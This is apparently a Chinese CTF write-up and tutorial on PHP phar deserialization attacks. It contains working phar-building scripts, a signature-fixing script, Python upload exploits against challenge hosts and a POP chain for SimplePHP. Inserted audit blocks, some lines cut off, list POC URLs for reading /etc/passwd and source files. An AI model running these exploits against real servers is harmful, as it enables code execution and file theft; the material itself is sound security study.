Phar反序列化
一,phar文件结构
1. a stub
可以理解为一个标志,格式为xxx<?php xxx; __HALT_COMPILER();?>,前面内容不限,但必须以__HALT_COMPILER();?>来结尾,否则phar扩展将无法识别这个文件为phar文件。
2. manifest
phar文件本质上是一种压缩文件,其中每个被压缩文件的权限、属性等信息都放在这部分。这部分还会以序列化的形式存储用户自定义的meta-data,这是上述攻击手法最核心的地方。
3. the file contents
被压缩文件的内容。
4. signature
签名,放在文件末尾,格式如下:
二,demo测试
根据文件结构我们来自己构建一个phar文件,php内置了一个Phar类来处理相关操作。
注意:要将php.ini中的phar.readonly选项设置为Off,否则无法生成phar文件。
1
2
3
4
5
6
7
8
9
10
11
12
| <?php
class test{
public $name='phpinfo();';
}
$phar=new phar('test.phar');
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER();?>");
$obj=new test();
$phar->setMetadata($obj);
$phar->addFromString("flag.txt","flag");
$phar->stopBuffering();
|
这样的话就在当前目录下生成了一个test.phar文件(我用的是phpstudy搭建的测试环境)

我们来看一下这个phar文件的内容,对照上面我们了解的phar文件的结构
首先是一个标志
接着mainifest部分,可以明显的看到meta-data是以序列化的形式存储的:

有序列化数据必然会有反序列化操作,php一大部分的文件系统函数在通过phar://伪协议解析phar文件时,都会将meta-data进行反序列化,测试后受影响的函数如下:
| 受影响函数列表 |
|
|
|
| fileatime |
filectime |
file_exists |
file_get_contents |
| file_put_contents |
file |
filegroup |
fopen |
| fileinode |
filemtime |
fileowner |
fileperms |
| is_dir |
is_executable |
is_file |
is_link |
| is_readable |
is_writable |
is_writeable |
parse_ini_file |
| copy |
unlink |
stat |
readfile |
接下来我们来测试用其中一个测试一下
1
2
3
4
5
6
7
8
9
10
11
| class test
{
public $name = '';
public function __destruct()
{
eval($this->name);
}
}
echo file_get_contents('phar://test.phar/flag.txt');
|

也验证了我们刚刚说的
大部分的文件系统函数在通过phar://伪协议解析phar文件时,都会将meta-data进行反序列化
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| class test
{
public $name = '';
public function __destruct()
{
eval($this->name);
}
}
$filename='phar://test.phar/flag.txt';
echo fileatime($filename);
|

不过用其他文件系统函数的话,就会the file contents部分就出现了变化,但是meta-data部分仍然了进行反序列化
三,将phar伪造成其他格式的文件

在前面分析phar的文件结构时可能会注意到,php识别phar文件是通过其文件头的stub,更确切一点来说是__HALT_COMPILER();?>这段代码,对前面的内容或者后缀名是没有要求的。那么我们就可以通过添加任意的文件头+修改后缀名的方式将phar文件伪装成其他格式的文件。
1
2
3
4
5
6
7
8
9
10
11
12
| <?php
class test{
public $name='phpinfo();';
}
$phar=new phar('test.phar');
$phar->startBuffering();
$phar->setStub("GIF86a"."<?php __HALT_COMPILER();?>");
$obj=new test();
$phar->setMetadata($obj);
$phar->addFromString("flag.txt","flag");
$phar->stopBuffering();
|
四,实战
prize_p1
首先看代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| <?php
highlight_file(__FILE__);
class getflag {
function __destruct() {
echo "flag";
}
}
class A {
public $config;
function __destruct() {
if ($this->config == 'w') {
$data = $_POST[0];
if (preg_match('/get|flag|post|php|filter|base64|rot13|read|data/i', $data)) {
die("我知道你想干吗,我的建议是不要那样做。");
}
file_put_contents("./tmp/a.txt", $data);
} else if ($this->config == 'r') {
$data = $_POST[0];
if (preg_match('/get|flag|post|php|filter|base64|rot13|read|data/i', $data)) {
die("我知道你想干吗,我的建议是不要那样做。");
}
echo file_get_contents($data);
}
}
}
if (preg_match('/get|flag|post|php|filter|base64|rot13|read|data/i', $_GET[0])) {
die("我知道你想干吗,我的建议是不要那样做。");
}
unserialize($_GET[0]);
throw new Error("那么就从这里开始起航吧");
|
可以上传两个变量,一个post一个get
因为get里面过滤了getflag。我们不能直接get传参序列化数据,直接反序列化触发getflag
我们用的方法就是post上传phar文件,再file_get_contents用phar协议读取(反序列化)
反序列化class getflag ,从而触发__destruct魔术方法拿到flag
我们先来生成phar文件
初步确定phar文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| <?php
highlight_file(__FILE__);
class getflag // 定义一个名为 Testobj 的类
{
}
@unlink('test.phar');
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$o = new getflag();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
|
可以看到post里面也过滤了getflag
我们知道生成的phar的metadata的序列化数据是明文,所以只这样肯定是不行的
还有一个思路就是把phar再压缩成压缩包
phar文件打成压缩包(绕过正则)
(gzip bzip2 tar zip 这四个后缀同样也支持phar://读取)
传输进去的就是二进制流乱码 就可以绕过正则匹配
用python脚本上传一下(因为是二进制数据)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| import requests
import re
import gzip
url="http://node4.anna.nssctf.cn:28134/"
with open("./1.phar",'rb') as f1:
phar_zip=gzip.open("gzip.zip",'wb')
phar_zip.writelines(f1)
phar_zip.close()
with open("gzip.zip",'rb') as f2:
data1={0:f2.read()}
param1 = {0: 'O:1:"A":1:{s:6:"config";s:1:"w";}'}
p1 = requests.post(url=url, params=param1,data=data1)
param2={0:'O:1:"A":1:{s:6:"config";s:1:"r";}'}
data2={0:"phar://tmp/a.txt"}
p2=requests.post(url=url,params=param2,data=data2)
flag=re.compile('NSSCTF\{.*?\}').findall(p2.text)
print(flag)
|
返回是空
那么问题来了,为啥返回是空呢,按我们之前的思路应该是没问题的
其实是最后一段代码

我们之前测试知道__destruct这个是在代码结束之后才会被执行的,可是到代码最后这段代码抛出异常,我们想要执行的destruct魔术方法就不会被执行
绕过异常方法就是让getflag对象反序列化完成之后提前触发GC机制
我们使用以下的方法
构造序列化数组直接触发GC机制,绕过异常
对phar文件进行处理:
a:2:{i:0;O:7:"getflag":{}i:0;N;} |
强制让对象失去引用,触发 GC 回收 |
1
| a:2:{i:0;O:7:"getflag":{}i:0;N;}
|
怎么理解呢?这是一个数组,反序列化是按照顺序执行的,那么这个Array[0]首先是设置为getflag对象的,然后又将Array[0]赋值为NuLL,那么原来的getflag就没有被引用了,就会被GC机制回收从而触发__destruct方法
a:2:{i:0;O:7:"getflag":{}i:0;N;} 的完整解析:
重新生成phar文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| <?php
highlight_file(__FILE__);
class getflag // 定义一个名为 Testobj 的类
{
}
@unlink('test.phar');
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$o = new getflag();
$o = array(0=>$o,1=>null);
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
|
修改签名
1
| a:2:{i:0;O:7:"getflag":0:{}i:1;N;}---》a:2:{i:0;O:7:"getflag":0:{}i:0;N;}
|

但是我们一旦更改phar里的内容就要修改它的签名,然后这个phar文件才是完整的
我们用python代码来修改签名
1
2
3
4
5
6
| from hashlib import sha1
f = open('./p12.phar', 'rb').read()
s = f[:-28]
h = f[-8:]
newf = s+sha1(s).digest()+h
open('ph2.phar', 'wb').write(newf)
|
python脚本压缩文件,上传,读取,拿flag
重新运行一下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
| import requests
import re
import gzip
url = "http://node4.anna.nssctf.cn:28577/"
with open("./ph2.phar", 'rb') as f1:
phar_zip = gzip.open("gzip.zip", 'wb')
phar_zip.writelines(f1)
phar_zip.close()
with open("gzip.zip", 'rb') as f2:
data1 = {0: f2.read()}
param1 = {0: 'O:1:"A":1:{s:6:"config";s:1:"w";}'}
p1 = requests.post(url=url, params=param1, data=data1)
param2 = {0: 'O:1:"A":1:{s:6:"config";s:1:"r";}'}
data2 = {0: "phar://tmp/a.txt"}
p2 = requests.post(url=url, params=param2, data=data2)
flag = re.compile('NSSCTF\{.*?\}').findall(p2.text)
print(flag)
|
[SWPUCTF 2018]SimplePHP
收集信息
先随便上传一个文件侯点击查看文件,发现什么都没有,但是看到url,貌似是一个文件包含漏洞
尝试输入文件名,可以拿到文件源码?/file=index.php
index.php
1
| <?php header("content-type:text/html;charset=utf-8"); include 'base.php'; ?>
|
function.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
| <?php
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
global $_FILES;
$filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
if(file_exists("upload/" . $filename)) {
unlink($filename);
}
move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
echo '<script type="text/javascript">alert("上传成功!");</script>';
}
function upload_file() {
global $_FILES;
if(upload_file_check()) {
upload_file_do();
}
}
function upload_file_check() {
global $_FILES;
$allowed_types = array("gif","jpeg","jpg","png");
$temp = explode(".",$_FILES["file"]["name"]);
$extension = end($temp);
if(empty($extension)) {
} else {
if(in_array($extension,$allowed_types)) {
return true;
} else {
echo '<script type="text/javascript">alert("Invalid file!");</script>';
return false;
}
}
}
?>
|
file.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| <?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
$show->source = $file;
$show->_show();
} else if (!empty($file)){
die('file doesn\'t exists.');
}
?>
<!-- ================= 安全审计标记 ================= -->
1. 【高危】文件包含漏洞:
- 第5行:直接使用$_GET['file']作为文件路径
- 第12行:未过滤直接传递给file_exists()和Show类
2. 【中危】类方法风险:
- $show->_show()的实现需检查(可能在class.php中):
是否有限制协议(如phar:
是否有目录穿越检查
3. 【安全措施】:
- 第4行:open_basedir限制目录访问
- 但可能被phar:
4. 【漏洞利用链】:
if(class Show存在__wakeup或__toString等魔术方法)
可能构造反序列化攻击(需结合class.php分析)
5. 【测试POC】:
http://target.com/?file=../../etc/passwd # 目录穿越测试
http://target.com/?file=phar://upload/evil.jpg # 反序列化测试
http://target.com/?file=php://filter/convert.base64-encode/resource=config.php # 源码读取
|
class.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
| <?php
class C1e4r
{
public $test;
public $str;
public function __construct($name)
{
$this->str = $name;
}
public function __destruct()
{
$this->test = $this->str;
echo $this->test;
}
}
class Show
{
public $source;
public $str;
public function __construct($file)
{
$this->source = $file;
echo $this->source;
}
public function __toString()
{
$content = $this->str['str']->source;
return $content;
}
public function __set($key,$value)
{
$this->$key = $value;
}
public function _show()
{
if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
die('hacker!');
} else {
highlight_file($this->source);
}
}
public function __wakeup()
{
if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
echo "hacker~";
$this->source = "index.php";
}
}
}
class Test
{
public $file;
public $params;
public function __construct()
{
$this->params = array();
}
public function __get($key)
{
return $this->get($key);
}
public function get($key)
{
if(isset($this->params[$key])) {
$value = $this->params[$key];
} else {
$value = "index.php";
}
return $this->file_get($value);
}
public function file_get($value)
{
$text = base64_encode(file_get_contents($value));
return $text;
}
}
?>
<!-- 安全审计要点 -->
Test
file_get()->get()->__get()
Show
__toString()
C1e4r
__destruct()->__construct($name)->name=new Show
|
接下来我们的思路就是构造pop链,来触发魔术方法,触发class.php里面的file_get_contents()来读取f1ag.php的文件内容
构造pop链,生成phar文件,通过上传文件接口进行文件上传
通过file.php/?file=phar://upload/文件名,来使用phar伪协议触发反序列化,读取f1ag.php
文件名的获取

构造pop链,生成.phar文件,由于对上传文件名称做了白名单限制,所以生成的1.phar改名为1.jpg
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| <?php
class C1e4r
{
public $test;
public $str;
}
class Show
{
public $source;
public $str;
}
class Test
{
public $file;
public $params;
}
$a=new C1e4r;
$b=new Show;
$c=new Test;
$a->str=$b;
$b->str=['str'=>$c];
$c->params=['source'=>'/var/www/html/f1ag.php'];
echo serialize($a);
$phar=new Phar('1.phar');
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->setMetadata($a);
$phar->addFromString("test.txt","test");
$phar->stopBuffering();
|
访问/upload目录,看文件名
1
| 8a3941bc090af632c1844d7254444bcc.jpg
|
通过file.php/?file=phar://upload/文件名,来使用phar伪协议触发反序列化,拿到flag

Phar反序列化漏洞利用
既然很多函数可以触发phar反序列化,那么接下来就要实际利用该漏洞
Phar反序列化不会调用 weakup 等方法
可以在不调用unserialize()的情况下进行反序列化操作。
漏洞利用条件
- phar文件要能够上传到服务器端。
- 要有可用的魔术方法作为“跳板”。
- 文件操作函数的参数可控,且
:、/、phar等特殊字符没有被过滤